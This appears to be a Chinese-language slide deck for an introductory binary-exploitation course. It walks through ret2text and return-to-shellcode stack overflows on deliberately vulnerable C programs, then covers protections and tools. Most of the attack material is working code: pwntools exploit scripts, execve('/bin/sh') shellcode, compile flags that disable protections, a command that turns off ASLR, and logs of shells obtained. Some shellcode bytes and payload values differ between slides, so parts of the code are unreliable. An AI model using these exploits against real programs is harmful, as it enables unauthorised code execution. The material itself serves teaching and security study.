- › 再來我們想知道要蓋幾個字
  - › 蓋多少個 Overflow 才會到 Return address
- › 64 bit 系統下
  - › 記憶體單位都是 64 bit
  - › 64 bit = 8 bytes
- › 需要蓋 .....
- › buf : 10 bytes
- › Saved RBP : 8 bytes
- › Ret address : 8 bytes
  - › 放我們的 0x400557

```
#include <stdio.h>
#include <stdlib.h>

void u_cant_call_me(){
    printf("Cooooool!!!!\n");
}

int main(){
    printf("Hello World!!\n");
    char buf[10];
    scanf("%s",buf);
    return 0;
}
```





## >> RET2TEXT

- › Intel x86-64 系統底下
  - › 記憶體是採用 **Little Endian** 方式擺放
  - › 且需要依照 CPU 之 bit 數補 0
- › 也就是說 **0x400557** 需要被寫為
  - › **\x57\x05\x40\x00\x00\x00\x00\x00**
  - › 要寫入這個值到 Return Address
- › 前面需要填入 **18** 個任意**不為空**的數值
  - › 10 個 buf + 8 個 Saved RBP





## >> RET2TEXT

### › 完整 Payload


› `aaaaaaaaaaaaaaaaaaaaaa\xa7\x05\x40\x00\x00\x00\x00\x00`

### › 但這種奇怪的東西要怎麼送給程式 QQ

› 如果直接貼上上面這段

› `\xa7` 會被當成 4 個獨立字元送出

### › 使用 Python 搭配 Linux 的 Pipe !!!



## >> RET2TEXT

- › 使用 Python 搭配 Linux 的 Pipe !!!
  - › `python3 -c 'print("a"*18+"\x57\x05\x40\x00\x00\x00\x00\x00\x00")' | ./ret2text`
- › 我們成功的構造出了 **Buffer Overflow!**
- › 程式做了正常人覺得不可能發生的事!!

```
$ python3 -c 'print("a"*18+"\x57\x05\x40\x00\x00\x00\x00\x00")' | ./ret2text
Hello World!!
Cooooo!!!!!
```

```
#include <stdio.h>
#include <stdlib.h>

void u_cant_call_me(){
    printf("Cooooo!!!!!\n");
}

int main(){
    printf("Hello World!!\n");
    char buf[10];
    scanf("%s",buf);
    return 0;
}
```



## >> RET2TEXT

- › 真正的駭客資安研究員都用什麼工具 ?
  - › pwntools
  - › p64 : 自動把 address 轉 64 bit LE



```
from pwn import *

p = process('./ret2text')
p.sendline(b"a"*18 + p64(0x400557))
p.interactive()
```



```
#include <stdio.h>
#include <stdlib.h>

void u_cant_call_me(){
    printf("Cooooool!!!!\n");
}

int main(){
    printf("Hello World!!\n");
    char buf[10];
    scanf("%s",buf);
    return 0;
}
```




>> Shell Code



## >> Shell Code

- › 我們都知道系統最底層執行的東西是組合語言
- › 組合語言可以直接 1 對 1 的翻譯成機器碼 (0101)
- › 假設我們在記憶體中寫了一段機器碼
- › 是不是也能夠試著讓程式去執行呢？







# >> Linux System Call

- › **System Call** (系統呼叫)
  - › 使用者在 User Space 向 OS Kernel 請求服務
- › 如果我們希望讓程式回彈一個 Shell
  - › 可以使用 **execve** 這個 System Call

```
execve(const char *pathname,  
       char *const argv[],  
       char *const envp[]);
```



## >> Linux System Call

```
int execve(const char *pathname,  
           char *const argv[],  
           char *const envp[]);
```

- › 當我們給予 `pathname = "/bin/sh"`
- › 其他參數都給 `0` 的話
- › 這個程式就等於了 `system("/bin/sh")`
- › 可以直接回彈一個 Shell 給我們



## >> Linux System Call

```
int execve(const char *pathname,  
           char *const argv[],  
           char *const envp[]);
```

- › 根據 Linux System Call 規則，執行 execve 時
  - › RAX 必須設定為 59
  - › RDI 必須設定為第 1 個參數 \*pathname
  - › RSI 必須設定為第 2 個參數 argv[]
  - › RDX 必須設定為第 3 個參數 envp[]

Ref : [https://blog.rchapman.org/posts/Linux\\_System\\_Call\\_Table\\_for\\_x86\\_64/](https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/)

# >> Linux System Call

› 根據 Linux System Call 規則，執行 `execve` 時

- › RAX 必須設定為 59 (0x3b)
- › RDI 必須設定為第 1 個參數 `*pathname`
- › RSI 必須設定為第 2 個參數 `argv[]`
- › RDX 必須設定為第 3 個參數 `envp[]`

› 備註

- › 0x0068732f6e69622f
  - › Little Endian 表示法的 `"/bin/sh"`
- › 把值丟上 `stack` 後，`rsp` 剛好會指向它

```
mov rax, 0x0068732f6e69622f
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
mov rax, 0x3b
syscall
```

## >> Generate Shell Code

- › 把 Assembly 轉機器碼
  - › 可以使用線上工具 (Google Online Assembler)
  - › 本地組譯，使用 `nasm` 或 `pwntools`
- › 可以得到機器碼為
  - › `H\xb8/bin/sh\x00PH\x89\xe7H1\x`  
`\xf6H1\xd2H\xc7\xc0;\x00\x00`  
`\x00\x0f\x05`

```
steven@ubuntu:~/pwn_course$ python3 shell_code_gen.py
b'H\xb8/bin/sh\x00PH\x89\xe7H1\x
```

```
from pwn import *

context.arch = 'amd64'
shell_code = asm("""
mov rax, 0x0068732f6e69622f
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
mov rax, 0x3b
syscall
""")
print(shell_code)
```

## >> Run Shell Code

- › 我們可以直接在 c 中執行這段機器碼 (Shell Code)
- › 編譯：`gcc -z execstack shell_code.c -o shell_code`
  - › `-z execstack`：設定 Stack 為可執行區段

```
#include <stdio.h>
#include <string.h>

int main(){
    unsigned char code[] = "H\x8b/bin/sh\x00PH\x89\xe7H1\xf6H1\xd2H\xc7\xc0;\x00\x00\x00\x0f\x05";
    printf("I will give you a shell!!\n");
    (*(void(*)())code)();
    return 0;
}
```

```
steven@ubuntu:~/pwn_course$ ./shell_code
I will give you a shell!!
$ uname -a
Linux ubuntu 5.4.0-91-generic #102~18.04.1-Ubuntu SMP Thu Nov 11 14:46:36 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
$ exit
```



>> RET2SC

## >> Return to Shell Code 1

- › 好的，我們假設有一個程式長這樣
  - › 已宣告的全域變數會放在 **DATA** 區段
- › 我們可以透過 **Overflow 控制 Return address**
  - › 跳到 tmp 上面執行 Shell Code
- › 編譯：`gcc -no-pie -fno-stack-protector -z execstack ret2sc1.c -o ret2sc1`

```
#include <stdio.h>
#include <string.h>

char tmp[] = "H\x08/bin/sh\x00PH\x89\xe7H1\xf6H1\xd2H\xc7\xc0;\x00\x00\x00\x0f\x05";
int main(){
    char input[500];
    scanf("%s",input);
    return 0;
}
```





## >> Return to Shell Code 1

› 我們要怎麼知道 tmp 在 data 段的位址呢？

› `objdump -x -j .data ret2sc1`

```
SYMBOL TABLE:
0000000000601020 l      d  .data 0000000000000000      .data
0000000000601020 w      .data 0000000000000000      data_start
000000000060104e g      .data 0000000000000000      _edata
0000000000601030 g      0 .data 000000000000001e      tmp
0000000000601020 g      .data 0000000000000000      __data_start
0000000000601028 g      0 .data 0000000000000000      .hidden __dso_handle
0000000000601050 g      0 .data 0000000000000000      .hidden __TMC_END__
```

› 所以 tmp 在 `0x601030` 的位子



# >> Return to Shell Code 1

## › Exploit 腳本



```
from pwn import *  
  
p = process("./ret2sc1")  
p.sendline(b"a"*520 + p64(0x601030))  
p.interactive()
```

```
steven@ubuntu:~/pwn_course$ (python3 -c 'print("a"*520+"0\x10`\x00\x00\x00\x00\x00")' && cat) | ./ret2sc1  
uname -a  
Linux ubuntu 5.4.0-91-generic #102~18.04.1-Ubuntu SMP Thu Nov 11 14:46:36 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux  
exit
```

## >> Return to Shell Code 2

› 世上哪有這麼好的事，程式直接留給你 Shell Code

› 自己的 Shell Code 自己寫 !!!!

› 編譯

› `gcc -no-pie -fno-stack-protector -z execstack ret2sc2.c -o ret2sc2`

```
#include <stdio.h>
#include <string.h>

char name[100];

int main(){
    printf("What's your name : ");
    scanf("%s",name);

    char comment[500];
    printf("What's your comment : ");
    scanf("%s",comment);
    return 0;
}
```

## >> Return to Shell Code 2

- › 未賦值的全域變數會放在 BSS 段
- › 指令
  - › `objdump -x -j .bss ret2sc2`

### SYMBOL TABLE:

0000000000601040	l	d	.bss	0000000000000000	.bss
0000000000601040	l	0	.bss	0000000000000001	completed.7698
0000000000601060	g	0	.bss	0000000000000064	name
00000000006010c8	g		.bss	0000000000000000	_end
0000000000601038	g		.bss	0000000000000000	__bss_start

- › 我們可以知道 `name` 在 `0x601060`

```
#include <stdio.h>
#include <string.h>

char name[100];

int main(){
    printf("What's your name : ");
    scanf("%s",name);

    char comment[500];
    printf("What's your comment : ");
    scanf("%s",comment);
    return 0;
}
```



## >> Return to Shell Code 2

- › 先在 name 裡面寫 shell code
- › 再透過 comment Overflow
  - › 蓋 Return Address 跳到 name
  - › 就可以順利執行到 Shell Code



```
from pwn import *

p = process("./ret2sc2")
p.sendline(b"H\x08/bin/sh\x00PH\x89\xe7H1\xf6H1\xd2H\xc7\xc0;\x00\x00\x00\x0f\x05")
p.sendline(b'a'*520+p64(0x601060))
p.interactive()
```



```
#include <stdio.h>
#include <string.h>

char name[100];

int main(){
    printf("What's your name : ");
    scanf("%s",name);

    char comment[500];
    printf("What's your comment : ");
    scanf("%s",comment);
    return 0;
}
```

```
steven@ubuntu:~/pwn_course$ python3 ret2sc2.py
[+] Starting local process './ret2sc2': pid 89807
[*] Switching to interactive mode
$ uname -a
Linux ubuntu 5.4.0-91-generic #102~18.04.1-Ubuntu SMP Thu Nov 11 14:46:36 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```



# >> Security Options



## >> Security Options

- › 好棒ㄟ！
- › 我會破解各種軟體ㄌ！！！！
  - › ..... 嗎？
- › 為什麼剛剛我們 Compile
  - › 需要加一堆怪怪參數 QQ





## >> Checksec

- › Pwntools 內建的小工具
- › 可以檢查程式的安全保護們有沒有開
  - › Compile 如果沒有指定，預設全開
- › 常見保護機制
  - › RELRO
  - › Stack
  - › NX
  - › PIE
  - › ASLR


```
steven@ubuntu:~/pwn_course$ checksec ex1
[*] '/home/steven/pwn_course/ex1'
Arch:          amd64-64-little
RELRO:         Full RELRO
Stack:         No canary found
NX:            NX enabled
PIE:           PIE enabled
```





## >> Stack Canary

- › **Canary** : 金絲雀
  - › 古代礦工身邊都會帶著一隻金絲雀
  - › 金絲雀體質敏感死得快
  - › 如果毒氣外洩就可以馬上逃命
- › **Stack Canary**
  - › 在 **Stack** 最下方放一段亂數
  - › 如果這段亂數被改到就代表 **Stack** 被搞壞了




# >> Stack Canary

- › Stack Canary
  - › 在 Stack 最下方放一段亂數
  - › 如果這段亂數被改到就代表 Stack 被搞壞了
- › Bypass Stack Canary
  - › 想辦法取得 Canary 的值，寫回去
  - › 想辦法剛好不蓋到 Canary

```
steven@ubuntu:~/pwn_course$ ./ex1
input password: aaaaaaaaaa
password = aaaaaaaaaa
value = 0
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```

Canary 壞掉  
所以程式 Crash



## >> NX 保護

### › No eXecute

› 不該執行的記憶體區段就不給它執行權限

› `gcc -z execstack` 強制開啟

```
steven@ubuntu:~/pwn_course$ cat /proc/90630/maps
55555554000-55555555000 r-xp 00000000 08:01 3028479 /home/steven/pwn_course/shell_code
555555754000-555555755000 r--p 00000000 08:01 3028479 /home/steven/pwn_course/shell_code
555555755000-555555756000 rw-p 00001000 08:01 3028479 /home/steven/pwn_course/shell_code
7ffff79e2000-7ffff7bc9000 r-xp 00000000 08:01 2758373 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7bc9000-7ffff7dc9000 ---p 001e7000 08:01 2758373 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dc9000-7ffff7dcd000 r--p 001e7000 08:01 2758373 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcd000-7ffff7dcf000 rw-p 001eb000 08:01 2758373 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcf000-7ffff7dd3000 rw-p 00000000 00:00 0
7ffff7dd3000-7ffff7dfc000 r-xp 00000000 08:01 2758345 /lib/x86_64-linux-gnu/ld-2.27.so
7ffff7fe0000-7ffff7fe2000 rw-p 00000000 00:00 0
7ffff7ff8000-7ffff7ffb000 r--p 00000000 00:00 0 [vvar]
7ffff7ffb000-7ffff7ffc000 r-xp 00000000 00:00 0 [vdso]
7ffff7ffc000-7ffff7ffd000 r--p 00029000 08:01 2758345 /lib/x86_64-linux-gnu/ld-2.27.so
7ffff7ffd000-7ffff7ffe000 rw-p 0002a000 08:01 2758345 /lib/x86_64-linux-gnu/ld-2.27.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffff7fff000-7ffff7fff000 rw-p 00000000 00:00 0 [stack]
ffffffffff60000-ffffffffff601000 --xp 00000000 00:00 0 [vsyscall]
```

未開啟

## >> NX 保護

### › No eXecute

› 不該執行的記憶體區段就不給它執行權限

› `gcc -z execstack` 強制開啟

```
steven@ubuntu:~/pwn_course$ cat /proc/90445/maps
555555554000-555555555000 r-xp 00000000 08:01 3028479 /home/steven/pwn_course/shell_code
555555754000-555555755000 r-xp 00000000 08:01 3028479 /home/steven/pwn_course/shell_code
555555755000-555555756000 rwxp 00001000 08:01 3028479 /home/steven/pwn_course/shell_code
7ffff79e2000-7ffff7bc9000 r-xp 00000000 08:01 2758373 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7bc9000-7ffff7dc9000 ---p 001e7000 08:01 2758373 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dc9000-7ffff7dcd000 r-xp 001e7000 08:01 2758373 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcd000-7ffff7dcf000 rwxp 001eb000 08:01 2758373 /lib/x86_64-linux-gnu/libc-2.27.so
7ffff7dcf000-7ffff7dd3000 rwxp 00000000 00:00 0
7ffff7dd3000-7ffff7dfc000 r-xp 00000000 08:01 2758345 /lib/x86_64-linux-gnu/ld-2.27.so
7ffff7fe0000-7ffff7fe2000 rwxp 00000000 00:00 0
7ffff7ff8000-7ffff7ffb000 r--p 00000000 00:00 0 [vvar]
7ffff7ffb000-7ffff7ffc000 r-xp 00000000 00:00 0 [vdso]
7ffff7ffc000-7ffff7ffd000 r-xp 00029000 08:01 2758345 /lib/x86_64-linux-gnu/ld-2.27.so
7ffff7ffd000-7ffff7ffe000 rwxp 0002a000 08:01 2758345 /lib/x86_64-linux-gnu/ld-2.27.so
7ffff7ffe000-7ffff7fff000 rwxp 00000000 00:00 0
7fffffffde000-7fffffffef000 rwxp 00000000 00:00 0 [stack]
fffffffff60000-fffffffff601000 --xp 00000000 00:00 0 [vsyscall]
```

有開啟

# >> PIE 保護

- › Position Independent Executable
  - › 開啟時， data 以及 text 位址隨機變化
  - › 關閉時， data 以及 text 位址固定
  - › `gcc -no-pie`

```
0000000000400557 <main>:
400557: 55                push    rbp
400558: 48 89 e5          mov     rbp, rsp
40055b: 48 81 ec 00 02 00 00 sub     rsp, 0x200
400562: 48 8d 3d db 00 00 00 lea     rdi, [rip+0xdb]
400569: b8 00 00 00 00    mov     eax, 0x0
40056e: e8 dd fe ff ff    call    400450 <printf@plt>
400573: 48 8d 35 e6 0a 20 00 lea     rsi, [rip+0x200ae6]
40057a: 48 8d 3d d7 00 00 00 lea     rdi, [rip+0xd7]
400581: b8 00 00 00 00    mov     eax, 0x0
```

no PIE

```
00000000000006aa <main>:
6aa: 55                push    rbp
6ab: 48 89 e5          mov     rbp, rsp
6ae: 48 81 ec 00 02 00 00 sub     rsp, 0x200
6b5: 48 8d 3d e8 00 00 00 lea     rdi, [rip+0xe8]
6bc: b8 00 00 00 00    mov     eax, 0x0
6c1: e8 aa fe ff ff    call    570 <printf@plt>
6c6: 48 8d 35 73 09 20 00 lea     rsi, [rip+0x200973]
6cd: 48 8d 3d e4 00 00 00 lea     rdi, [rip+0xe4]
6d4: b8 00 00 00 00    mov     eax, 0x0
```

With PIE



## >> ASLR 保護

- › Address Space Layout Randomization
- › 記憶體位址隨機變化
  - › 每次執行時，`Stack`，`Heap`，`Library` 位置都會變
- › 系統設定，非程式設定
- › 關閉 ASLR
  - › `sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'`



# >> 小工具、小技巧



## >> 尋找 Offset

- › 打 PWN 時我們不一定可以取得原始碼
  - › 很大機率需要自己透過逆向工程來觀察原始碼
- › 如果懶得計算 Offset
  - › 某些情況下也可以透過 Fuzz 的方式來快速取得
- › Fuzz : 模糊測試
  - › 透過送入某些特定的字元，並觀察 RIP 結果
  - › 藉以推算其 Offset 值為多少



## >> Cyclic


### › de Bruijn sequence (德布魯因數列)

- › 在 pwntools 中被稱為 `cyclic`
- › 在 metasploit 中被稱為 `pattern_create`

### › 假設我們有一段

- › `aaaabaaacaaadaaaeaaafaaagaaahaaaiaa`
- › 隨機圈四個字
- › 就有辦法用圖論以及數學的方法算出它是第幾的字

```
steven@ubuntu:~/pwn_course$ cyclic -l adaa
11
```



# >> 常用工具

## > GDB

- > GNU Debugger
- > 可以對程式進行動態 Debug
- > 常搭配以下套件使用
  - > peda
  - > gef
  - > pwngdb
- 介面看起來超像駭客

```
[-----registers-----]
RAX: 0x400557 (<main>: push rbp)
RBX: 0x0
RCX: 0x4005c0 (<__libc_csu_init>: push r15)
RDX: 0x7fffffffdcf8 --> 0x7fffffffe0a8 ("CLUTTER_IM_MODULE=xim")
RSI: 0x7fffffffdc00 --> 0x7fffffffe088 ("/home/steven/pwn_course/ret2sc2")
RDI: 0x1
RBP: 0x7fffffffdc00 --> 0x4005c0 (<__libc_csu_init>: push r15)
RSP: 0x7fffffffdc00 --> 0x4005c0 (<__libc_csu_init>: push r15)
RIP: 0x40055b (<main+4>: sub rsp,0x200)
R8 : 0x7ffff7dced80 --> 0x0
R9 : 0x7ffff7dced80 --> 0x0
R10: 0x0
R11: 0x0
R12: 0x400470 (<_start>: xor ebp,ebp)
R13: 0x7fffffffdc00 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x400555 <frame_dummy+5>: jmp 0x4004e0 <register_tm_clones>
0x400557 <main>: push rbp
0x400558 <main+1>: mov rbp,rsp
=> 0x40055b <main+4>: sub rsp,0x200
0x400562 <main+11>: lea rdi,[rip+0xdb] # 0x400644
0x400569 <main+18>: mov eax,0x0
0x40056e <main+23>: call 0x400450 <printf@plt>
0x400573 <main+28>: lea rsi,[rip+0x200ae6] # 0x601060 <name>
```



# >> 常用工具

## › 逆向工程工具

### › Radare2

- › 看起來也很潮很像駭客


### › IDA Pro

- › 業界最愛用的工具，真的好用
- › 付費版，很貴
- › 盜版曾經被埋過病毒，請支持正版

### › Ghidra

- › 美國國安局公布
- › 介面非常非常非常醜

```
[0x1129]
; DATA XREF from entry0 @ 0x105d
40: int main (int argc, char **argv, char **envp);
; var uint32_t var_4h @ rbp-0x4
push rbp
mov rbp, rsp
; '{'
mov dword [var_4h], 0x7b
cmp dword [var_4h], 0x58
jne 0x1143
```





## >> 常用工具

### › 觀察執行檔工具

#### › `xxd`

› 觀察程式十六進位數值

#### › `objdump`

› 觀察程式組合語言與結構

#### › `readelf`

› 觀察 ELF 格式

#### › `checksec`

› 觀察程式安全設定

#### › `file`

› 觀察程式類型

```
steven@ubuntu:~/pwn_course$ readelf -a ret2sc2
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                               ELF64
  Data:                                   2's complement, little endian
  Version:                               1 (current)
  OS/ABI:                                UNIX - System V
  ABI Version:                           0
  Type:                                  EXEC (Executable file)
  Machine:                               Advanced Micro Devices X86-64
  Version:                               0x1
  Entry point address:                   0x400470
  Start of program headers:              64 (bytes into file)
  Start of section headers:              6464 (bytes into file)
  Flags:                                  0x0
  Size of this header:                    64 (bytes)
  Size of program headers:                56 (bytes)
  Number of program headers:              9
  Size of section headers:                64 (bytes)
  Number of section headers:              29
  Section header string table index:     28
```



# >> 推薦資源



## >> 推薦學習資源

- › 如果聽到這邊還沒陣亡
  - › 甚至覺得 Binary Exploit 滿有趣、想進一步研究的話
- › 張元 Github NTU-Computer-Security
  - › <https://github.com/yuawn/NTU-Computer-Security>
